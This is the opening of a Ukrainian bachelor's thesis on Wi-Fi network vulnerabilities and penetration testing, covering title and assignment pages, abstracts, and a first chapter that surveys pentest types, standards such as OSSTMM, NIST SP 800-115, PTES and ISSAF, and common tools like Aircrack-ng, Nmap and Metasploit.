

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій
(повне найменування факультету)

Кафедра інформаційної безпеки та наноелектроніки
(повне найменування кафедри)

Пояснювальна записка

до дипломного проєкту (роботи)

бакалавр

(ступінь вищої освіти)

на тему Аналіз вразливостей та методологій тестування на
проникнення мереж Wi-Fi
(назва теми)

Виконала: студентка 4 курсу, групи БКз-810

Спеціальності 125 Кібербезпека
(код і найменування спеціальності)

Освітня програма (спеціалізація)
Безпека інформаційних і комунікаційних
мереж

ВОРОНЦОВА А.А.
(ПРИЗВИЩЕ та ініціали)

Керівник КОРОЛЬКОВ Р.Ю.
(ПРИЗВИЩЕ та ініціали)

Рецензент МАЛИЙ О.Ю.
(ПРИЗВИЩЕ та ініціали)

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій

Кафедра інформаційної безпеки та наноелектроніки

Ступінь вищої освіти бакалавр

Спеціальність 125 Кібербезпека

(код і найменування)

Освітня програма (спеціалізація) Безпека інформаційних і комунікаційних мереж

(назва освітньої програми (спеціалізації))

ЗАТВЕРДЖУЮ

Завідувач кафедри ІБтаН

Андрій КОРОТУН

«___» _____ 2024 року

З А В Д А Н Н Я
НА ДИПЛОМНИЙ ПРОЄКТ (РОБОТУ) СТУДЕНТКИ

ВОРОНЦОВОЇ Анастасії Анатоліївни

(ПРИЗВИЩЕ, ім'я, по батькові)

1. Тема проєкту (роботи) Аналіз вразливостей та методологій тестування на проникнення мереж Wi-Fi

Analysis of vulnerabilities and penetration testing methodologies for Wi-Fi networks

керівник проєкту (роботи) к.т.н., КОРОЛЬКОВ Роман Юрійович,

(науковий ступінь, вчене звання, ПРИЗВИЩЕ, ім'я, по батькові)

затверджені наказом закладу вищої освіти від «03» травня 2024 року № 193

2. Строк подання студентом проєкту (роботи) 05.06.2024

3. Вихідні дані до проєкту (роботи) Проаналізувати стандарти і методики тестування на проникнення у мережах бездротового доступу Wi-Fi, розробити архітектуру тестування на проникнення в бездротову локальну мережу. Визначити можливі типи загроз і вразливостей з метою підвищення рівня захищеності мереж Wi-Fi.

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити) Аналіз стандартів і методик в області тестування на проникнення. Тестування на проникнення в WLAN. Архітектура тестування на проникнення в бездротову локальну мережу. Методика тестування на проникнення WLAN. Аналіз вразливостей бездротових мереж Wi-Fi.

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, кількість слайдів, плакатів)

Презентація доповіді (в MS PowerPoint), 14 слайдів.

6. Консультанти розділів проєкту (роботи)

Розділ	ПРИЗВИЩЕ, ініціали та посада консультанта	Підпис, дата	
		завдання видав	прийняв виконане завдання
1 – 4	КОРОЛЬКОВ Р. Ю., доцент кафедри ІБтаН		
Нормоконтроль	КОРОЛЬКОВ Р. Ю., доцент кафедри ІБтаН		

7. Дата видачі завдання «22» квітня 2024 року.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проєкту (роботи)	Строк виконання етапів проєкту (роботи)	Примітка
1.	Аналіз літературних джерел за тематикою дослідження.	22.04.24 – 29.04.24	Виконано
2.	Огляд технології Wi-Fi. Різновиди стандарту 802.11. Типи кадрів 802.11.	30.04.24 – 08.05.24	Виконано
3.	Огляд стандартів і методик в області тестування на проникнення.	09.05.24 – 13.05.24	Виконано
4.	Аналіз атак на бездротові мережі Wi-Fi.	14.05.24 – 16.05.24	Виконано
5.	Оцінка ефективності засобів безпеки приватних бездротових мереж. Тестування протоколів безпеки на вразливість.	17.05.24 – 24.05.24	Виконано
6.	Рекомендації щодо зниження вразливостей бездротових мереж Wi-Fi.	25.05.24 – 31.05.24	Виконано
7.	Оформлення ПЗ.	01.06.24 – 05.06.24	Виконано

Студент

_____ Анастасія ВОРОНЦОВА
(підпис) (Ім'я ПРИЗВИЩЕ)

Керівник проєкту (роботи)

_____ Роман КОРОЛЬКОВ
(підпис) (Ім'я ПРИЗВИЩЕ)

АНОТАЦІЯ

Пояснювальна записка до дипломної роботи: 54 с., 4 табл., 13 рис., 16 джерел.

АВТЕНТИФІКАЦІЯ, АТАКА, БЕЗДРОТОВА МЕРЕЖА, ВРАЗЛИВІСТЬ, ЗАХИСТ, ПРОТОКОЛ, ІНФОРМАЦІЙНА БЕЗПЕКА, ШИФРУВАННЯ

Анотація. Враховуючи широке використання Інтернету на індивідуальному, урядовому та неурядовому рівнях, а також можливості, які він пропонує, наприклад, онлайн-закупівлі, можуть виникнути проблеми з безпекою. Кіберзлочинці несуть відповідальність за припинення доступу організацій до Інтернету, крадіжку цінних та конфіденційних даних та заподіяння іншої шкоди. Тому мережа має бути захищена та відповідати вимогам безпеки. Тестування на проникнення в мережу – це тип оцінки безпеки, який використовується для виявлення областей ризику та вразливостей, що загрожують безпеці мережі. Таким чином, тестування на проникнення в мережу призначене для забезпечення запобігання та виявлення атак у мережі. Тестувальник шукає проблеми безпеки у роботі, проектуванні чи реалізації мережі конкретної компанії чи організації. Таким чином, важливо виявити вразливості та виявити загрози, які можуть їх використати, щоб знайти способи зниження їх небезпеки. Ділянки, що наражаються на ризик, названі і обговорюються в цьому дослідженні. Крім того, обговорюються найпоширеніші інструменти для тестування на проникнення в мережу. Розглядаються потенційні атаки та типові стратегії усунення, які можна використовувати для захисту вразливих ділянок, переглядаючи відповідні публікації. На закінчення дослідникам у цій галузі рекомендується зосередитися на автоматизованому тестуванні на

проникнення в мережу. У майбутньому прогнозується використання машинного навчання при тестуванні на проникнення у WLAN, що забезпечить нове розуміння та високу ефективність. Більше того, моделі машинного навчання навчатися виявляти широкий спектр вразливостей, щоб знайти рішення для зниження ризиків за короткий проміжок часу, а не за допомогою ручного тестування на проникнення WLAN, яке забирає багато часу. Це призведе до підвищення безпеки та зниження запобігання втратам.

Актуальність теми. Бездротові мережі набули широкого використання в усьому світі. Насамперед це зумовлене невисокими економічними витратами та простотою розгортання, зручністю використання та гнучкою архітектурою. При цьому до Wi-Fi мереж висувають низку вимог до якості, швидкості, і найголовніше, захищеності. При використанні для передачі даних радіоефіру Wi-Fi мережі стають вразливими до атак. Тому актуальною задачею є забезпечення необхідного рівня безпеки бездротових мереж. В даній роботі проаналізовано протоколи безпеки та рівень їх захищеності від можливих атак у бездротових мережах стандарту 802.11, надано рекомендації щодо підвищення рівня захищеності.

Метою роботи є дослідження вразливостей протоколів безпеки бездротових мереж стандарту 802.11.

Об'єкт дослідження виступають стандарти IEEE 802.11, а предметом дослідження – протоколи безпеки бездротового зв'язку вказаного стандарту.

Методи дослідження: порівняльний аналіз, формалізація, системний підхід.

Практичне значення одержаних результатів. Результати даної роботи можуть бути використані для побудови захищених бездротових приватних мереж.

ABSTRACT

Explanatory note to the master's thesis: 54 pages, 4 tables, 13 figures, 16 sources.

AUTHENTICATION, ATTACK, WIRELESS NETWORK,
VULNERABILITY, PROTECTION, PROTOCOL, INFORMATION
SECURITY, ENCRYPTION

Abstract. Given the widespread use of the Internet at the individual, governmental, and non-governmental levels, and the opportunities it offers, such as online shopping, security issues may arise. Cybercriminals are responsible for disrupting organizations' Internet access, stealing valuable and confidential data, and causing other harm. Therefore, the network must be protected and meet security requirements. Network penetration testing is a type of security assessment used to identify areas of risk and vulnerabilities that threaten network security. Therefore, network penetration testing is designed to ensure the prevention and detection of network attacks. The tester looks for security problems in the operation, design or implementation of a network of a specific company or organization. Thus, it is important to identify vulnerabilities and identify threats that can exploit them in order to find ways to reduce their danger. Areas at risk are identified and discussed in this study. In addition, the most common network penetration testing tools are discussed. Addresses potential attacks and common mitigation strategies that can be used to protect vulnerable areas by reviewing relevant publications. In conclusion, researchers in this field are encouraged to focus on automated network penetration testing. In the future, the use of machine learning in WLAN penetration testing is predicted to provide new insights and high efficiency. What's more, machine learning models will learn to detect a wide range of vulnerabilities to find solutions to mitigate risks in a short amount of time,

rather than time-consuming manual WLAN penetration testing. This will lead to increased security and reduced loss prevention.

Actuality of theme. Wireless networks have become widely used all over the world. First of all, this is due to low economic costs and ease of deployment, ease of use, and flexible architecture. At the same time, Wi-Fi networks are subject to a number of requirements for quality, speed, and most importantly, security. When Wi-Fi radio broadcasts are used for data transmission, networks become vulnerable to attacks. Therefore, ensuring the necessary level of security of wireless networks is an urgent task. This paper analyzes security protocols and their level of protection against possible attacks in wireless networks of the 802.11 standard, and provides recommendations for increasing the level of security.

The purpose of the work is to study the vulnerabilities of wireless network security protocols of the 802.11 standard.

The IEEE 802.11 standards are the object of the study, and the wireless communication security protocols of the specified standard are the subject of the study.

Research methods: comparative analysis, formalization, systematic approach.

Practical significance of the obtained results. The results of this work can be used to build secure wireless private networks

ЗМІСТ

Перелік скорочень	9
Вступ	10
1 Аналіз стандартів і методик в області тестування на проникнення.....	11
1.1 Види тестів на проникнення.....	11
1.2 Стандарти та методології тестування на проникнення.....	12
1.2.1 Методологія OSSTMM	13
1.2.2 Стандарт NIST SP 800-115	14
1.2.3 Методологія OWASP.....	15
1.2.4 Стандарт PTES.....	17
1.2.5 Методологія ISSAF.....	18
1.3 Інструменти тестування на проникнення.....	22
1.4 Обмеження.....	25
2 Тестування на проникнення в WLAN.....	26
2.1 Архітектура тестування на проникнення в бездротову локальну мережу.....	27
2.2 Методика тестування на проникнення WLAN.....	27
3 Аналіз вразливостей бездротових мереж Wi-Fi.....	29
3.1 Огляд протоколів безпеки Wi-Fi мереж.....	29
3.2 Атака на WPA2-PSK.....	35
3.2.1 Атака Cracking the 4-way handshake.....	35
3.2.2 WPS PIN Bruteforce.....	41
3.2.3 PMKID Dump.....	43
3.3 Атака на WPA2-Enterprise.....	44
3.4 Атака на WPA3.....	49
Висновки	51
Перелік джерел посилання	53

ПЕРЕЛІК СКОРОЧЕНЬ

ІБ	– інформаційна безпека;
ПЗ	– програмне забезпечення;
ТД	– точка доступу;
AES	– Advanced Encryption Standard (вдосконалений стандарт шифрування);
AP	– Access Point (точка доступу);
BSSID	– Basic Service Set ID (ідентифікатор базового набору послуг);
DDoS-attack	– Distributed Denial of Service attack – розподілена атака на відмову в обслуговуванні;
DOS	– Denial-of-Service (відмова в обслуговуванні);
IP	– Internet Protocol (міжмережний/інтернет протокол);
KRACK	– Key Reinstallation Attacks (повторне використання ключа);
MAC	– Media Access Control (управління доступом до середовища передачі);
OWE	– Opportunistic Wireless Encryption (опортуністичне бездротове шифрування);
PMF	– Protected Management Frames (захищені кадри управління);
SAE	– Simultaneous Authentication of Equals (одночасна автентифікація рівних);
SSID	– Service Set Identifier (ідентифікатор набору послуг);
Wi-Fi	– Wireless Fidelity (бездротова точність);
WLAN	– Wireless Local Area Network (бездротова локальна мережа);
WPA	– Wi-Fi Protected Access (захищений доступ Wi-Fi).

ВСТУП

У сучасному світі, де технології тісно інтегровані в наше повсякденне життя та залежать від Інтернету, безпека мереж стає критично важливою. Зокрема, бездротові мережі Wi-Fi, які використовують протокол IEEE 802.11, є уразливими до кібератак.

Щоб запобігти атакам, організації використовують тести на проникнення. Це метод виявлення вразливостей безпеки в мережах, додатках та комп'ютерних системах, які можуть бути використані зловмисниками.

Тестування на проникнення – це запобіжний спосіб виявлення вразливостей у цифрових активах шляхом активного пошуку вразливостей та їх використання з погляду зловмисника. Для досягнення цілей кібербезпеки, а саме цілісності, доступності та конфіденційності в сучасному цифровому середовищі, тестування на проникнення стало обов'язковим елементом, особливо із запровадженням Європейського загального регламенту захисту даних для установ та підприємств.

Тест на проникнення в мережу – це етичний запобіжний захід, покликаний виявити ризики, які можуть виникнути, якщо зловмисник отримає доступ до комп'ютерних систем і мереж компанії. Крім того, це авторизована симуляція кібератаки, яка допомагає створити план усунення вразливостей безпеки в IT-інфраструктурі до того, як відбудеться фактична атака. Це здійснюється навченими експертами з безпеки, так званими етичними хакерами.

Тому необхідна спеціалізована методика тестування на проникнення для захисту систем та пристроїв, а також для забезпечення інформаційної та мережевої безпеки швидким та недорогим способом.

Таким чином, аналіз вразливостей бездротових мереж Wi-Fi та вдосконалення їх захисту є важливим завданням для забезпечення цілісності, доступності та конфіденційності важливих даних у сучасному цифровому середовищі.

1 АНАЛІЗ СТАНДАРТІВ І МЕТОДИК В ОБЛАСТІ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ

1.1 Види тестів на проникнення

Існує кілька типів проведення тестування на проникнення [1]:

- "Чорна скринька";
- "Біла скринька";
- "Сіра скринька".

"Чорна скринька" – тестування проводиться в умовах повної відсутності інформації про інформаційну інфраструктуру підприємства на момент початку тестування. Так, при зовнішньому тестуванні за методом «чорної скриньки», досліднику розкривається лише веб-адреси, а завданням є здійснення злому так, якби фахівець був справжнім зловмисником. Таким чином, тестувальники виявляють вразливості, використовуючи свої методи та інструменти. Це означає, що тестувальники використовують низку реальних методів атаки, таких як соціальна інженерія та віддалений доступ. Наприклад, тестери отримують IP-адресу мережі без будь-якої іншої інформації. Потім тестувальники моделюють всі методи атаки, щоб знайти всі відомі та невідомі вразливості у мережі.

У методі "білої скриньки" тестування проводять за умов володіння повною інформацією як про інформаційну інфраструктуру компанії, так і внутрішню організацію мережі. Перед проведенням тестування компанія надає використовувати схеми мережі, а також список операційних систем та додатків. Незважаючи на те, що в реальному житті така ситуація малоімовірна, метод є найбільш ефективним і точним, оскільки в ньому реалізується найгірший сценарій, за якого зловмисник отримує повне уявлення про мережу. При тестуванні методом «білої скриньки» тестувальники імітують атаку, використовуючи повну інформацію про інфраструктуру, відомості про операційну систему, IP-адресу та деякі паролі. Він призначений для того, щоб дозволити тестувальникам виконати атаку,

використовуючи знайомі знання про цільову систему організації, такі як особисті дані внутрішнього співробітника. Це зберігає цілісність мережної інфраструктури організації та знижує ризик внутрішнього зловмисника, наприклад, незадоволеного співробітника.

У методі "сірої скриньки" – фахівець під час тестування імітує дії співробітника компанії. Це означає, що він отримує доступу до внутрішньої мережі через обліковий запис і має стандартні права на доступ та часткове уявлення про влаштування внутрішньої інфраструктури компанії, необхідні співробітнику для виконання своїх трудових обов'язків. Завдяки цьому методу можна оцінити внутрішні небезпеки, які походять із боку співробітників компанії. Підхід сірої скриньки реалізується, коли білий і чорний скриньки об'єднуються і використовуються разом для збору внутрішньої та зовнішньої інформації про безпеку. Таким чином, тестувальники мають деяку обмежену інформацію про мережеву інфраструктуру. Тестування «сірої скриньки» усуває внутрішні чи зовнішні проблеми безпеки, якими можуть скористатися зловмисники [2].

1.2 Стандарти та методології тестування на проникнення

Проведення тестів на проникнення у міжнародній практиці визначається відповідними стандартами та методологіями, що регламентують етапи тестування, порядок випробувань тестованих об'єктів, порядок взаємодії аудитора із замовником тощо. До найбільш поширених зарубіжних стандартів і методологій належать:

- The Open Source Security Testing Methodology Manual (OSSTMM);
- The National Institute of Standards and Technology (NIST) Special Publication 800-115 (NIST SP 800-115).
- Open Web Application Security Project (OWASP);

- Penetration Testing Execution Standard (PTES);
- Information System Security Assessment Framework (ISSAF);

1.2.1 Методологія OSSTMM

Методика OSSTMM, розроблена інститутом ISECOM (Institute for Security and Open Methodologies), регламентує практично всі аспекти тестування на проникнення, та орієнтована на тестування переважно комп'ютерних мереж.

Дана методологія виділяє такі три загальних класи безпеки: COMSEC (communication security channel), PHYSSEC (physical security channel), SPECSSES (spectrum security channel).

За даною методикою визначають своєрідну «карту безпеки», тобто наочне відображення основних категорій ІБ, оцінюваних у процесі тестування:

- інформаційна безпека;
- безпека соціальних процесів;
- безпека інформаційних процесів;
- безпека Інтернет-технологій;
- безпека каналів зв'язку;
- безпека бездротових технологій;
- безпека фізичної інфраструктури.

Як такої, класифікації вразливостей у цій методиці немає. Під «вразливістю» розуміють обмеження безпеки – дефект або помилку, яка забороняє доступ до інформаційних ресурсів авторизованим користувачам або процесам, або, навпаки, дозволяє несанкціонований доступ (НСД) до ресурсів неавторизованих користувачів / процесів.

До недоліків методики можна віднести малу кількість інформації з практичних дій та інструментарію тестування.

Дану методику можна використовувати як при попередній оцінці захищеності об'єктів для перевірки можливості їх використання у складі будь-якої інформаційної системи, так при розробці об'єктів для перевірки окремих можливостей та функцій ІБ.

1.2.2 Стандарт NIST SP 800-115

Стандарт NIST SP 800-115 «Технічна підготовка до інформаційної безпеки та випробування» розроблений та підтримується в актуальному стані одним із підрозділів національного інституту стандартизації США – центром з комп'ютерної безпеки CSRC (Computer Security Resource Center), який об'єднує фахівців федеральних служб, університетів та найбільших ІТ-компаній США.

Відповідно до цього стандарту, тестування на проникнення рекомендують проводити у наступних випадках:

- для визначення стійкості та захищеності об'єкта до реально існуючих ІТТ;
- визначення трудомісткості подолання периметра захисту об'єкта;
- для з'ясування вразливостей існуючих заходів та засобів захисту;
- для визначення здатності системи захисту об'єкта, своєчасно виявляти реальні ІТТ та адекватно реагувати на них.

Відповідно до стандарту NIST SP 800-115, у тестуванні на проникнення можна виділити такі етапи.

1. Планування, на якому визначаються правила тестування, затверджується та документується управління тестуванням, визначаються цілі та часткові завдання тестування.

2. Дослідження, в якому можна виділити два підетапи:

- комп'ютерна розвідка об'єкта тестування для збору доступної інформації про об'єкт тестування, захищений периметром тощо;
- аналіз вразливостей для формування переліку перспективних вразливостей, які можуть використовуватися як цілі для тестових ІТТ.

3. Атака – реалізація ІТВ на встановлені раніше певні вразливості. Якщо ІТВ закінчується інцидентом, то вразливості надається статус «актуальна» і надалі визначаються заходи щодо її усунення.

4. Звіт. Формування звітних документів проводиться на всіх вищевказаних етапах. Під час планування розробляється план тестування. Під час етапів «дослідження» та «атака» зберігаються лог-файли, створюються періодичні звіти для системних адміністраторів та спеціалістів. На закінчення тесту створюється підсумковий звіт, що містить описи виявлених вразливостей, оцінки ризиків, рекомендації для усунення вразливостей та модернізації системи захисту.

Стандарт NIST SP 800-115 може використовуватися як для попередньої оцінки захищеності об'єктів при перевірці можливості їх використання у складі будь-якої інформаційної системи, так при розробці об'єктів для перевірки окремих можливостей та функцій ІБ. Також цей стандарт можна використовувати як шаблон для розробки. Наприклад, які стандартні функції забезпечення ІБ повинні бути присутніми в об'єкті, що розробляється.

Недоліком стандарту NIST SP 800-115 є те, що він був прийнятий у 2008 р. і на сьогодні не в повній мірі відображає сучасні підходи до тестування на проникнення.

1.2.3 Методологія OWASP

Методика OWASP орієнтована на тестування веб-додатків, докладно описує тестування веб-додатків і є єдиною подібною методикою, вузько орієнтованою саме на веб-додатки.

У 2020 році вийшла проміжна версія керівництва OWASP Web Security Testing Guide v. 4.1, в якій є посилання на перелік заходів із тестування на проникнення (checklist), а також розкривається зміст цих заходів.

Методика OWASP містить такі розділи:

- введення;
- посібник із тестування OWASP;
- тестування на проникнення веб-додатків;
- посібник зі складання звітів.

У розділі 4 «Тестування на проникнення веб-додатків» описано набір тестів, орієнтованих на перевірку наступних аспектів ІБ:

- збирання інформації;
- тестування управління конфігурацією та розгортанням;
- тестування управління ідентифікацією;
- тестування аутентифікації;
- тестування авторизації;
- тестування управління сесіями;
- тестування перевірки введення;
- тестування обробки помилок;
- тестування на криптографічну стійкість;
- тестування бізнес-процесів;
- тестування клієнтської сторони.

Методику OWASP можна використовувати як для попередньої оцінки захищеності веб-додатків при перевірці можливості їх використання у складі будь-якої інформаційної системи, так і при розробці веб-додатків для перевірки окремих можливостей та функцій ІБ.

Відзначимо, що якщо веб-сайт, веб-додатки підприємства не є критичними з точки зору бізнесу, то тестування на проникнення з застосуванням даної методології недоцільне.

1.2.4 Стандарт PTES

Стандарт проведення тестування на проникнення PTES – Penetration Testing Execution Standard, розроблений у 2009 р. міжнародною групою незалежних експертів-ентузіастів у галузі ІБ, передбачає 7 основних етапів проведення тестування на проникнення:

- 1) визначення початкової інформації для тестування;
- 2) збір необхідних даних;
- 3) визначення векторів атак;
- 4) аналіз вразливостей цільової системи;
- 5) експлуатація;
- 6) постексплуатація;
- 7) складання звітних матеріалів.

У таблиці 1.1 представлені фази з їх описом.

Таблиця 1.1 – Етапи методології PTES

Фази	Опис
Попереднє зобов'язання	Встановлює обсяг аудиту, а також час і модель тесту. На цьому етапі представлені специфікації соціальної інженерії та необхідні дозволи для розробки тестів на проникнення.
Збір інформації	За допомогою пошукових систем збирається інформація про установу та встановлюються цілі.
Моделювання загроз	Визначаються та організовуються основні та вторинні активи.
Сканування вразливостей	Проводиться пошук вразливостей у веб-додатках, аналіз трафіку та атаки підбору.
Експлуатація	Безпека системи обходить, щоб продовжити аудит.
Після експлуатаційний	Збираються докази розроблених атак і оцінюється вплив виявлених ризиків. Також виконується процес стирання слідів і вторгнення в систему стає постійним.
Аудиторський звіт	Готуються технічні та виконавчі звіти, які описують результати, отримані в результаті аудиту безпеки.

Даний стандарт може використовуватися як для попередньої оцінки захищеності об'єктів при перевірці можливості їх використання у складі будь-якої інформаційної системи, так і при розробці об'єктів для перевірки окремих їх можливостей та функцій ІБ.

Цей стандарт базується на методології OSSTMM з метою розробки аудиту з урахуванням його найбільш використовуваних процедур. З огляду на обсяг і фокус, методологію можна адаптувати до всіх прикладних середовищ і можна використовувати в поєднанні з OWASP, забезпечуючи швидкість і основу для оцінювання. Щодо сфери застосування, PTES спрямований лише на технічний рівень. Щодо глибини, PTES визначає процедури та посібники, що відповідають конкретним сценаріям. Щодо оцінки ризику, рівні ризику, зосереджені на діловій мові та представленні кількісного аналізу, використовуються для забезпечення чіткого спілкування з клієнтом.

Перевагою даної методології є деталізована послідовність дій із перевірки програмної захищеності комп'ютерних мереж. В свою чергу, питанням фізичного захисту комп'ютерної мережі, а також питанням використання методів соціальної інженерії достатньої уваги не приділено.

1.2.5 Методологія ISSAF

Методика ISSAF, розроблена консорціумом OISSG (Open Information Systems Security Group) як стандарт внутрішнього аудиту організацій цього консорціуму, сфокусована на питаннях перевірки безпеки комп'ютерних систем та визначає яким саме чином використовувати той чи інший інструмент.

Матеріал методики ISSAF складається з 14 підрозділів.

1. Управління проектом із тестування.

2. Основні принципи та найкращі практики у проведенні тестування.
3. Схема процесу тестування.
4. Огляд політики безпеки та способів підвищення ІБ.
5. Методологія оцінки ризиків.
6. Тестування технічних аспектів ІБ:
 - а) тестування криптостійкості паролів; б) тестування безпеки операційної системи (ОС) Unix/Linux; в) тестування безпеки Windows; г) тестування безпеки ОС Novell Netware; д) тестування безпеки баз даних (БД); е) тестування безпеки бездротових мереж та комунікацій; ж) тестування безпеки комутаторів; з) тестування безпеки маршрутизаторів; і) тестування безпеки брандмауерів; к) тестування безпеки систем виявлення вторгнень; л) тестування безпеки приватних віртуальних мереж VPN; м) тестування безпеки антивірусних систем; н) тестування безпеки розподілених систем зберігання даних; о) тестування безпеки Інтернет-комунікацій; д) тестування безпеки користувачів; р) тестування безпеки вихідного коду; с) тестування безпеки бінарного коду.
7. Тестування соціально-психологічних аспектів ІБ.
8. Тестування фізичної інфраструктури.
9. Аналіз інцидентів.
10. Звітність за результатами аудиту та тестування.
11. Забезпечення безперервності бізнес-процесів та відновлення після інцидентів.
12. Підвищення повноти моніторингу та навчання в галузі ІБ.
13. Аутсорсинг проведення тестування та забезпечення ІБ.
14. База знань:
 - а) правові аспекти тестування та аудиту ІБ; б) рекомендації щодо укладання договору про нерозголошення інформації; в) рекомендації щодо складання договору на тестування та аудит; г) шаблони типових документів; д) контрольний перелік перевірки ОС Windows; е) контрольний перелік перевірки ОС Linux; ж) контрольний перелік перевірки ОС Solaris; з) порти за замовчуванням у брандмауерів; і) стандартні порти у систем виявлення

вторгнень; к) посилання на інші документи та ресурси; л) рекомендації щодо програмного забезпечення (ПЗ), які можна використовувати для проведення тестування.

У методиці ISSAF представлено 3 етапи, які мають бути реалізовані для коректного проведення тестів на проникнення.

1. Планування та підготовка. Отримання початкової інформації про об'єкт тестування, планування та підготовка до тестів. Перед тестуванням сторонам необхідно буде підписати формальну угоду, яка забезпечить основу для проведення тестування та взаємний правовий захист, в якій також буде вказаний порядок взаємодії, точні дати, тривалість тестування, способи проведення тестування тощо.

2. Оцінка. На цьому етапі виконується тестування.

Передбачено такі підетапи проведення тестування:

а) збирання інформації. Для збору інформації у методиці ISSAF рекомендується використовувати Інтернет. При цьому отримувана інформація ділиться на дві групи: технічна (DNS/WHOIS) і нетехнічна (пошукові системи, групи новин тощо). Цей етап дозволяє виділити «точки вразливості», які будуть використовуватися надалі; б) мережне картографування. застосування спеціальних технічних засобів для визначення структури мережі та її ресурсів; в) ідентифікація вразливостей. Перед цією стадією аудитор визначає вразливі об'єкти та способи їх тестування. У процесі тестування методикою ISSAF передбачається виконання наступних заходів:

- ідентифікація вразливостей поштових сервісів;
- виконання поглибленого сканування мережевих інформаційних ресурсів та мережевих сервісів щодо пошуку відомих вразливостей. Інформація про відомі уразливості береться з відкритих баз даних вразливостей;

- верифікація отриманої інформації про вразливості шляхом порівняння та перевірки інформації про вразливості, отримані з різних джерел або різними способами;

- документування виявлених вразливостей;
- класифікація знайдених вразливостей;
- визначення сценаріїв ІТБ та сценаріїв використання експлойтів.

Для вразливостей у методиці ISSAF визначається два типи ризиків: технічний ризик та бізнес-ризик. При цьому кожний із них ділиться на 3 рівні: низький, середній, високий.

3. Безпосереднє тестування проникнення.

4. Отримання доступу чи розширення привілеїв. Отримання мінімальних привілеїв доступу можливе через доступ до непривілейованих облікових записів за допомогою таких способів:

а) добір комбінацій логін/пароль шляхом атаки зі словником; б) пошук порожніх або стандартних паролів у системних облікових записах; в) виявлення експлойтів у стандартних налаштуваннях мережного обладнання; г) пошук громадських сервісів, що допускають певні операції у системі (запис/створення/читання файлів).

Кінцевою метою аудитора на даному етапі є отримання доступу до облікового запису адміністратора мережі. Часто в мережі дозволено лише облікові записи з мінімальною кількістю привілеїв. У цьому випадку виконується складання карти локальних вразливостей, проводиться розробка або отримання коректного експлойту, потім він тестується в ізолюваному середовищі та застосовується до компрометованої системи.

5. Додаткові тести, наприклад, отримання зашифрованих паролів для їхнього подальшого злому в режимі offline, перехоплення трафіку та його аналіз тощо.

6. Компрометація віддалених користувачів, інформаційних ресурсів, об'єктів мережі.

7. Підтримка несанкціонованого доступу до мережі.

8. Приховування слідів роботи.

Методика ISSAF є найбільш докладною методикою тестування на проникнення як у теоретичному, так і в практичному плані. Цю методику можна використовувати як на етапі попередньої оцінки захищеності об'єктів мережі на користь перевірки можливості їх використання у складі будь-якої інформаційної системи, так і на етапі розробки об'єктів для перевірки окремих можливостей та функцій ІБ.

1.3 Інструменти тестування на проникнення

Тестування на проникнення включає моделювання різних атак для виявлення вразливостей в системі за допомогою різноманітних інструментів, які є невід'ємною частиною роботи тестувальників та відіграють ключову роль у забезпеченні безпеки системи. Наприклад:

Aircrack-ng — це повний набір інструментів для оцінки безпеки мереж Wi-Fi, який фокусується на різних сферах безпеки Wi-Fi, включаючи виявлення, аналіз пакетів, інструмент злому та аналізу WEP та WPA/WPA2-PSK для бездротових локальних мереж 802.11 [3];

Nmap — це мережевий картограф, який використовується як інструмент тестування на проникнення для сканування мережі з метою визначення портів, хостів, операційних систем та служб для виявлення вразливостей [4]. Використовується першому етапі тестування на проникнення. Він також підходить для сканування великих та малих мереж. Nmap сканує багато типів протоколів та існуючих систем [5];

Metasploit — інструмент проникнення з відкритим вихідним кодом, який дозволяє тестувати вразливості в операційних системах і додатках. Він запускає набір кодів тестової мети та створює основу для тестування на проникнення і працює в Linux, Apple Mac OS X, Microsoft Windows [6];

BeEF – це платформа експлуатації браузера, яка використовується для браузера. Він працює в Linux, Apple Mac OS X та Microsoft Windows. Він досліджує можливості використання у контексті веб-браузерів [6];

Shadow - пошукова система, що дозволяє знаходити певні пристрої та їх типи. Він сканує весь Інтернет, а потім аналізує банери, що повертаються пристроями, що скануються. Результатом є версії веб-серверів, анонімні FTP-сервери, якщо вони існують у певному місці, а також інформація про модель пристрою [7];

Nessus — інструмент віддаленого попереднього сканування, який використовується при тестуванні на проникнення. Він запускається на одній машині для сканування послуг, які пропонує віддалена машина, та використовується більш ніж у 75 000 організаціях по всьому світу [6];

Wireshark - це програма з відкритим вихідним кодом, що працює в UNIX, Windows та багатьох інших операційних системах. Він використовує графічний інтерфейс користувача і називається мережним аналізатором. Це пасивний інструмент, який використовується для усунення несправностей у мережі. Він аналізує та захоплює пакетний трафік, не будучи виявленим іншими сторонами [1];

Zed Attack Proxy (ZAP) – це просте та безкоштовне рішення для забезпечення безпеки, яке поєднує тестування на проникнення для виявлення вразливостей у веб-додатках. З цієї причини це найкращий інструмент для розробників та функціональних тестувальників, які погано знайомі з тестуванням на проникнення, оскільки його можуть використовувати люди з широким спектром досвіду безпеки;

Netcat — інструмент командного рядка, який використовує протоколи TCP або UDP для читання та запису даних через мережеві підключення. Це одне з найсильніших знарядь в арсеналі мережесистемних та системних адміністраторів [7].

Таблиця 1.2 – Інструменти тестування на проникнення

Назва інструмента	Призначення	Сумісність
Nmap	Мережне сканування; Сканування портів; Виявлення ОС.	Linux, Windows, FreeBSD, OS X, HP-UX, NetBSD, Sun, OpenBSD, Solaris, Mac.
Metasploit Framework	Використовується для створення та запуску експлойт-коду на віддаленій машині, а також для перевірки вразливостей комп'ютерних систем.	Windows, Unix.
BeEF	Використовується для експлуатації вразливості міжсайтового скриптингу (XSS) у веб-додатку.	Mac OSX 10.5.0, Linux.
Shadow Security Scanner	Використовується для виявлення мережових помилок та перевірки проксі-серверів.	
Nessus	Використовується для виявлення вразливостей безпеки, які дозволяють зловмисникам віддалено отримати контроль над системою або доступ до конфіденційних даних.	Oracle Solaris, Mac OS X, Linux, Apple, FreeBSD, Windows
Wireshark	Мережевий аналізатор.	Windows, Linux, macOS, Solaris, FreeBSD, NetBSD
Zed Attack Proxy (ZAP)	Використовується для виявлення вразливостей у веб-додатках.	Windows, Linux, Mac OS X
